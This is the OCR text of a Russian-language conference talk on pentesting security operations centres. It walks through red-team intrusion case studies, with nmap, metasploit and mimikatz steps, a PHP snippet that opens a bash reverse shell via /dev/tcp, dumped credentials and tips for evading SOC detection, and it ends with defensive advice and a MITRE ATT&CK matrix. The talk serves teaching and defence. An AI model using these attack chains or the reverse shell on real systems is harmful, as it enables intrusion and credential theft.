socforum.kz 12.04.19

Пентестим SOC - как и зачем?

disclaimer

NDA

Любое совпадение с реальными людьми, организациями и событиями случайно

whoami

Dauren Bazarbekov (@b4zed)

Offensive / Defensive

CCNA Security
MTCNA MTCRE

ЦАРКА
tsarka.org


whoami

Daniyar Kassenov (@d4k3)

Offensive / Defensive

OSCP
Splunk
(B)ELK stack
Threat Hunting
Training

Inova Tech



iNOVA TECH
CYBERSECURITY AND IT INFRASTRUCTURE

SOC для пентестера

Blackbox
Whitebox

Есть цель (инфраструктура)
Есть защита (администраторы)

Есть мониторинг (но это не точно)

Что есть внешний периметр?

Что есть внешний периметр?

WEB

Что есть внешний периметр?

WEB
ROUTERS/FIREWALLS

Что есть внешний периметр?

WEB
ROUTERS/FIREWALLS
WIRELESS

Что есть внешний периметр?

WEB
ROUTERS/FIREWALLS
WIRELESS

..ok..

GATES?
SERVER ROOMS?
FRONT-OFFICE?


Физический доступ

Proxmark 3 - для клонирования RFID меток

Физический доступ

Физический доступ

Физический доступ



Физический доступ

wireless

Кейс 1:

- Столовая для сотрудников
- Взлом WIFI
- Доступ в корпоративную сеть

Кейс 2:

- Фронт офис компании
- Взлом WIFI
- MS17-010
- Пароль администратора домена

web (пассивный сбор)

shodan
census

поиск сабдоменов в SAN SSL: (Subject Alternative Name)
curl "https://crt.sh/?q=%.kaspersky.ru&output=json" | grep -Po 'name_value":"([^"]+)"' | awk -F':' '{ print $2 }' | sed 's/"//g' | sort -u

google dorks
google cache
webarchive
pastebin
discover https://github.com/leebaird/discover
и.т.д.

web (когда все звёзды сошлись)

кейс 1 (коллаборация, международный стартап)

1. конфигурация cisco ASA на pastebin (спасибо хакерам)
2. ACL для доступа по ssh - найден IP (персональный сайт админа)
3. Брут сабдоменов на найденном IP
4. Уязвимая библиотека dompdf (чтение конфиг файла с паролем MySQL)
5. phpmyadmin (Имя, фамилия, linkedin)
6. RCE уязвимость (CVE-2014-5013)
7. Повышение привилегий (небезопасная конфигурация sudo)
8. Найден конфиг mikrotik с паролем в открытом виде
9. ssh на mikrotik (dhcp - машина админа)
10. /etc/shadow
11. hashcat (успешный перебор пароля админа)
12. ssh на машину админа (“сбрученый” пароль админа)
13. sudo -s (Полные права)
14. Найден vpn профиль для доступа в корпоративную сеть
15. Найден менеджер паролей keepass
16. Получен доступ к git, aws

web

кейс 2

1. dirbuster
2. заброшеный сервис просмотра логов
3. уязвимость RCE
4. загрузка веб шелла
5. повышение привилегий (найден скрипт запущенный от root доступный для редактирования)
6. загрузка suid файла
7. маскировка “суидника”
8. прослушка трафика, перехват пароля учетной записи к ftp
9. сервер имеет доступ в локальную сеть
10. доступ к SVN репозиторию

BONUS TRACK:

11. подмена su/sudo через редактирование .bashrc

web

кейс 2

1. dirbuster
2. заброшеный сервис просмотра логов
3. уязвимость RCE
4. загрузка веб шелла
5. повышение привилегий (найден скрипт запущенный от root доступный для редактирования)
6. загрузка suid файла
7. маскировка “суидника”
8. прослушка трафика, перехват пароля учетной записи к ftp
9. сервер имеет доступ в локальную сеть
10. доступ к SVN репозиторию

BONUS TRACK:

11. подмена su/sudo через редактирование .bashrc (отправка пароля через telegram bot)

web

кейс 3

1. Листинг директорий
2. php скрипт с паролем на ssh

```
<?php
include('Net/SSH2.php');
$ssh = new Net_SSH2('X.X.X.X');
if (!$ssh->login('root', 'ghjrcb1671')) {
exit('Login Failed');
}
$pwd=$ssh->exec('pwd');
$df=$ssh->exec('df -h');
$vrf=$ssh->exec('bash -i >& /dev/tcp/876345158/1443 0>&1');
echo "<p>$df</p>";
echo "<p>$vrf</p>";
?>
```

3. подключение к ssh, закрепление
4. Proximity
5. Продолжение атаки внутри сети


web


кейс 4 Стороннее ПО

1. Доступная регистрация для всех
2. XSS получение сессии администратора
3. Уязвимость в загрузке файлов (загрузка веб-шелла)
4. Уязвимость в хранении паролей
5. Интеграция с Active Directory (доступ во внутреннюю сеть)
6. Proximity (использования в качестве прокси сервера)
7. RDP к серверу AD (Учетная запись администратора была получена через другой вектор)

Внутренний периметр

L2 security - никто не делает





payload

Mikrotik map lite или map 2nd
+
4G LTE usb modem*
+
openvpn
=
закрепление в сети

*если в сети нет интернета

Внутренний периметр

Кейс 1


1. Найден сервер печати с дефолтным паролем (admin)
2. Интегрирован с LDAP
3. Снифф LDAP трафика, получение пароля в открытом виде
4. Учетная запись имеет доступ к почтовому сервису
5. Социальная инженерия (фишинговая рассылка от этой учетной записи)

Внутренний периметр (Типичный вектор в KZ)

Кейс 2

1. возможность подключения в порт коммутатора доступа
2. nmap -p 445 --open -oG | cut -d” “ -f2 - > 445open.txt
3. msfconsole
   use auxiliary/scanner/smb/smb_ms17_010
4. carcatch.py X.X.X.X
   Demo: https://telegra.ph/HOW-TO-USE-CARCATCHPY-05-15
5. mimikatz wdigest
   Получена учетная запись администратора домена
5. use post/windows/gather/smart_hashdump
6. Bruteforce (cmd5.org, hashcat)
7. RDP, PsExec…
8. Компьютер админа - файл “Пароли.txt”
9. Vcenter, учетные записи к VPN
10. Закрепление в сети, Proximity

Fails & fun


Windows PowerShell
192.168.0.24
soft Corporation), 2014. Все права защищены.
наружить узел DNT01.
опытку.
1
7.local.kz [10.4.66.5] с 32 байтами данных:
1
Kaspersky Security Center 10
йл Действие Вид Справка
Kaspersky Security Center 10
Сервер администрирования -
Управляемые компьютерь
IT
srv
Users
VIP
Выборки компьютеров
Нераспределенные устрой
Политики
Задачи
Дополнительно
Сервер администрирования - TEST_MACBOOK > Управляемые компьютеры > srv
Свойства: TEST_MACBOOK
Разделы
Общие
Защита
Программы
Задачи
События
Теги
Информация о системе
Общие
Реестр программ
Исполняемые файлы
Реестр оборудования
Сеансы
Инциденты
Уязвимости в программах
Неустановленные обновления
Setup
metasploit®
• Conduct penetration tests through an easy-to-use interface
• Demonstrate true risk management and IT operations
• Eliminate false positives from third-party vulnerability scanners
• Upgrade to Metasploit Pro for advanced enterprise features
Installing
Unpacking files
InstallBuilder
< Back
Next >
Cancel

Fails & fun


75 2f 26 b4 59 c1 5c 11 76 0a 60 03 e0 b5 58 66 56 10 74
0;3384714332 Negotiate Window Manager DWM-3 94 83 2e 91 5d aa 91 ae
17 fc 98 06 aa 12 5e de ce e1 6a d3 32 09 77 54 36 a8 c7 53 26 03 38 f7 ae 35 3
7 29 d2 58 b1 80 71 72 23 33 93 c7 60 be 01 53 15 67 5c a9 ad a4 10 60 1e f9 db
cc f0 40 e9 08 b8 1e 50 26 d5 2d 7a 81 b1 2b 23 f0 ea ce f1 9c 7a 19 c6 c2 84 42
11 e1 91 45 88 32 2b a1 98 ee 36 de a6 d9 06 34 dc 43 50 59 29 83 cb 64 f0 56 5
4 e5 51 3a 53 b7 2b 59 1b b1 70 98 cc da f5 20 b4 8e 74 04 fd 18 b7 a3 21 dd f5
fd c8 09 77 98 d0 84 a3 e9 48 22 f4 77 01 72 31 e8 7c 4d 2e 09 7f c6 79 22 5d 2b
ac cf 67 08 52 a9 67 ba 3a 7a 02 b0 e1 66 4f d9 8c 88 b4 7b 9d 00 4a 75 4c ab 6
1 92 0c cb 8f 25 00 b4 7f ec 7a 6c 79 58 f3 34 c0 cf fe 69 13 5a 11 58 55 80 26
75 2f 26 b4 59 c1 5c 11 76 0a 60 03 e0 b5 58 66 56 10 74
0;220202638 Negotiate Window Manager DWM-5 94 83 2e 91 5d aa 91 ae
17 fc 98 06 aa 12 5e de ce e1 6a d3 32 09 77 54 36 a8 c7 53 26 03 38 f7 ae 35 3
7 29 d2 58 b1 80 71 72 23 33 93 c7 60 be 01 53 15 67 5c a9 ad a4 10 60 1e f9 db
cc f0 40 e9 08 b8 1e 50 26 d5 2d 7a 81 b1 2b 23 f0 ea ce f1 9c 7a 19 c6 c2 84 42
11 e1 91 45 88 32 2b a1 98 ee 36 de a6 d9 06 34 dc 43 50 59 29 83 cb 64 f0 56 5
4 e5 51 3a 53 b7 2b 59 1b b1 70 98 cc da f5 20 b4 8e 74 04 fd 18 b7 a3 21 dd f5
fd c8 09 77 98 d0 84 a3 e9 48 22 f4 77 01 72 31 e8 7c 4d 2e 09 7f c6 79 22 5d 2b
ac cf 67 08 52 a9 67 ba 3a 7a 02 b0 e1 66 4f d9 8c 88 b4 7b 9d 00 4a 75 4c ab 6
1 92 0c cb 8f 25 00 b4 7f ec 7a 6c 79 58 f3 34 c0 cf fe 69 13 5a 11 58 55 80 26
75 2f 26 b4 59 c1 5c 11 76 0a 60 03 e0 b5 58 66 56 10 74
0;220202613 Negotiate Window Manager DWM-5 94 83 2e 91 5d aa 91 ae
17 fc 98 06 aa 12 5e de ce e1 6a d3 32 09 77 54 36 a8 c7 53 26 03 38 f7 ae 35 3
7 29 d2 58 b1 80 71 72 23 33 93 c7 60 be 01 53 15 67 5c a9 ad a4 10 60 1e f9 db
cc f0 40 e9 08 b8 1e 50 26 d5 2d 7a 81 b1 2b 23 f0 ea ce f1 9c 7a 19 c6 c2 84 42
11 e1 91 45 88 32 2b a1 98 ee 36 de a6 d9 06 34 dc 43 50 59 29 83 cb 64 f0 56 5
4 e5 51 3a 53 b7 2b 59 1b b1 70 98 cc da f5 20 b4 8e 74 04 fd 18 b7 a3 21 dd f5
fd c8 09 77 98 d0 84 a3 e9 48 22 f4 77 01 72 31 e8 7c 4d 2e 09 7f c6 79 22 5d 2b
ac cf 67 08 52 a9 67 ba 3a 7a 02 b0 e1 66 4f d9 8c 88 b4 7b 9d 00 4a 75 4c ab 6
1 92 0c cb 8f 25 00 b4 7f ec 7a 6c 79 58 f3 34 c0 cf fe 69 13 5a 11 58 55 80 26
75 2f 26 b4 59 c1 5c 11 76 0a 60 03 e0 b5 58 66 56 10 74
0;1655111615 Kerberos soc_engineer 2o!7
0;1655111697 Negotiate soc_engineer 2o!7
0;2677290636 Kerberos ▶4<8=8ABC0B>C@ P@ra$$at
0;3384725271 Negotiate printer qwerty22!
0;3384725216 Kerberos printer qwerty22!

Оставаться невидимым для SOC

- Атаковать узлы вне зоны мониторинга
- Использовать легитимный софт: Sysinternals(PsExec), SSH, Anydesk, RDP
- Туннелирование трафика в HTTP, HTTPS, DNS, ICMP
- Социальная инженерия
- Работать в рабочее время
- Тайминг атак
- Отвлекать внимание “шумом” в логах

Реальность

- Становится всё сложнее атаковать (привет DevOps)
- Новые неисследованные вектора атак (DevSecOps)

- Автоматизация процессов пентеста

Как можно было бы избежать проблем

- Патч менеджмент
- Безопасность L2 (Port Security)
- Разграничение сети (ACL)
- Зона ответственности SOC и администраторов
- План реагирования на инциденты
- Регулярно проводить тестирование на проникновение (red team)
- Регулярно проводить security awareness тренинги для сотрудников

КЕЙС

REDTEAM vs SOC

АТАКУЮЩИЙ ПОЛУЧИЛ НИЗКИЙ ПРИВИЛЕГИРОВАННЫЙ ДОСТУП К ВНУТРЕННЕЙ СЕТИ

AV И WINDOWS SECURITY ESSENTIALS НА МЕСТЕ

POWERSHELL ЗАБЛОКИРОВАН, и NAC АГЕНТЫ НАХОДЯТСЯ НА ВСЕХ РАБОЧИХ СТАНЦИЯХ

ВСЕ USB ПОРТЫ ОТКЛЮЧЕНЫ

ДОСТУПЕН WIFI БЕЗ ИНТЕРНЕТА

REDTEAM vs SOC

ЦЕЛЬ: ПОЛУЧИТЬ ПРАВА ЛОКАЛЬНОГО АДМИНА

ОБОЙТИ МЕХАНИЗМЫ БЕЗОПАСНОСТИ НА РАБ. СТАНЦИЯХ ИЛИ НАЙТИ ЛЮБЫЕ НЕИСПРАВНОСТИ

ПОИСК ПАТЧЕЙ

УЯЗВИМОСТЬ MELTDOWN (CVE-2017-5715) И WINDOWS COM PRIVILEGE ESCALATION (CVE-2017-0213)

AV и MSE ОПРЕДЕЛЯЮТ ЭКСПЛОЙТЫ

ОБХОД NAC ЧЕРЕЗ CISCO IP PHONE

ПОДМЕНА MAC АДРЕСА И ПОЛУЧЕНИЕ IP-АДРЕСА

REDTEAM vs SOC

НАЙДЕНЫ DC И RDS СЕРВЕРЫ

ПО УМОЛЧАНИЮ НИЗКИЙ ПРИВИЛЕГИРОВАННЫЙ ПОЛЬЗОВАТЕЛЬ НА RDS СЕРВЕРЕ

ОТСУТСТВУЕТ AV: WINDOWS COM PRIVILEGE ESCALATION (CVE-2017-0213) И ПОЛУЧИЛИ ПРАВА АДМИНА

ДОБАВЛЕН НОВЫЙ ПОЛЬЗОВАТЕЛЬ КАК ЛОКАЛЬНЫЙ АДМИН К КОТОРОМУ ПОДКЛЮЧИМСЯ С PSEXEC.EXE

СЛИТЬ ДОСТУПЫ И ПАРОЛИ С ПОМОЩЬЮ PROCDUMP.EXE

ПРИМЕНИТЬ MIMIKATZ ЛОКАЛЬНО ДЛЯ ПОЛУЧЕНИЯ ПОЛЬЗОВАТЕЛЯ

НЕИСПРАВНОСТИ, КОТОРЫЕ ПОЗВОЛИЛ НАМ ВОЙТИ:

NAC БЫЛ ОСНОВНОЙ ТОЧКОЙ КОМПРОМЕТАЦИИ

НОВЫЙ ПОЛЬЗОВАТЕЛЬ, КОТОРЫЙ БЫЛ СОЗДАН ДЛЯ НАШЕГО АУДИТА, ИМЕЛ НИЗКИЙ УРОВЕНЬ ДОСТУПА К РАЗНЫМ СЕРВЕРАМ

ОТСУТСТВОВАЛА ЗАЩИТА РАБОЧИХ СТАНЦИЙ КРОМЕ АНТИВИРУСА

WDIGEST БЫЛ ОТКЛЮЧЕН НА СЕРВЕРАХ И РАБ. СТАНЦИЯХ

ПРОБЛЕМЫ КИБЕРБЕЗОПАСНОСТИ С КОТОРЫМИ СТАЛКИВАЮТСЯ ОРГАНИЗАЦИИ

ВОПРОС СОСТОИТ НЕ В ТОМ СМОГУТ ЛИ ВЗЛОМАТЬ, А «КОГДА» БУДЕТ ВЗЛОМАНА ОРГАНИЗАЦИЯ.

РЕАЛЬНЫЕ ВОПРОСЫ ЭТО:

В КУРСЕ ЛИ ОБ ЭТОМ ВАША ОРГАНИЗАЦИЯ

СМОЖЕТЕ ЛИ ОБНАРУЖИТЬ И РЕАГИРОВАТЬ
НА БУДУЩИЕ УГРОЗЫ?

ПРОБЛЕМЫ МОНИТОРИНГА БЕЗОПАСНОСТИ

НЕТ АГРЕГИРОВАННОГО ИСТОЧНИКА ЛОГ ДАННЫХ ДЛЯ ЭФФЕКТИВНОГО МОНИТОРИНГА БЕЗОПАСНОСТИ

ПРАВИЛА МОНИТОРИНГА И/ИЛИ ПРОЦЕДУРЫ НЕ СООТВЕТСТВУЮТ ТЕХНОЛОГИЯМ АТАКУЮЩИХ, ИХ ТАКТИКАМ

ПРАВИЛА МОНИТОРИНГА НЕПРАВИЛЬНО НАСТРОЕНЫ, МНОГО ЛОЖНЫХ СИГНАЛОВ

ОТСУТСТВИЕ КОМАНД ОБНАРУЖЕНИЯ ИНЦИДЕНТОВ

КОМАНДА МОНИТОРИНГА ЗАГРУЖЕННЫЕ ЛОЖНЫМИ СОБЫТИЯМИ

НЕПОЛНОЕ ПОКРЫТИЕ МОНИТОРИНГА ИНЦИДЕНТОВ

РЕАГИРОВАНИЕ НА ИНЦИДЕНТЫ

НЕТ ОПРЕДЕЛЕННОГО ПРОЦЕССА РЕАГИРОВАНИЯ НА ИНЦИДЕНТЫ

ОТСУТСТВИЕ ПРОЦЕДУР И ПОДГОТОВКА К РЕАГИРОВАНИЮ НА ИНЦИДЕНТЫ

ЗАПИСИ ДАННЫХ НЕ ДОСТУПНЫ ДЛЯ ПРОВЕДЕНИЯ ЭФФЕКТИВНОГО И/ИЛИ ПОЛНОГО РАССЛЕДОВАНИЯ АТАКИ

ОТСУТСТВИЕ УПРАЖНЕНИЙ ДЛЯ ПОВЫШЕНИЯ КВАЛИФИКАЦИИ И ОБЕСПЕЧЕНИЯ ПОНИМАНИЯ РЕАГИРОВАНИЯ НА ИНЦИДЕНТЫ

ОТСУТСТВИЕ КВАЛИФИЦИРОВАННОГО ПЕРСОНАЛА ДЛЯ АНАЛИЗА И РАССЛЕДОВАНИЯ ИНЦИДЕНТОВ


ОТСУТСТВИЕ ТЕХНОЛОГИЙ, ДЛЯ ПРОВЕДЕНИЯ ЭФФЕКТИВНОГО РАССЛЕДОВАНИЕ

В РЕЗУЛЬТАТЕ

ОГРАНИЧЕННАЯ ВИДИМОСТЬ ОКРУЖАЮЩЕЙ СРЕДЫ ВЕДЕТ К НЕОБНАРУЖЕННЫМ ИНЦИДЕНТАМ БЕЗОПАСНОСТИ С ПОТЕНЦИАЛЬНО-ОГРОМНЫМ ВОЗДЕЙСТВИЕМ НА ОРГАНИЗАЦИЮ

ПРОВЕРКА ЗАЩИТЫ

ТАКСОНОМИЯ MITRE ATT&CK ™ ИСПОЛЬЗУЕТСЯ В КАЧЕСТВЕ ДОРОЖНОЙ КАРТЫ ДЛЯ РУКОВОДСТВА И ИЗМЕРЕНИЯ НАШЕГО ОБНАРУЖЕНИЯ. МЫ ИЩЕМ ЭТИ ПОВЕДЕНИЯ ПО КАЖДОМУ ФРАГМЕНТУ ДАННЫХ, СОБРАННЫХ ИЗ СИСТЕМ.



ПРИМЕР ПРИМЕНЕНИЯ MITRE ATT&CK

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-Stage Channels
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items	Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-hop Proxy
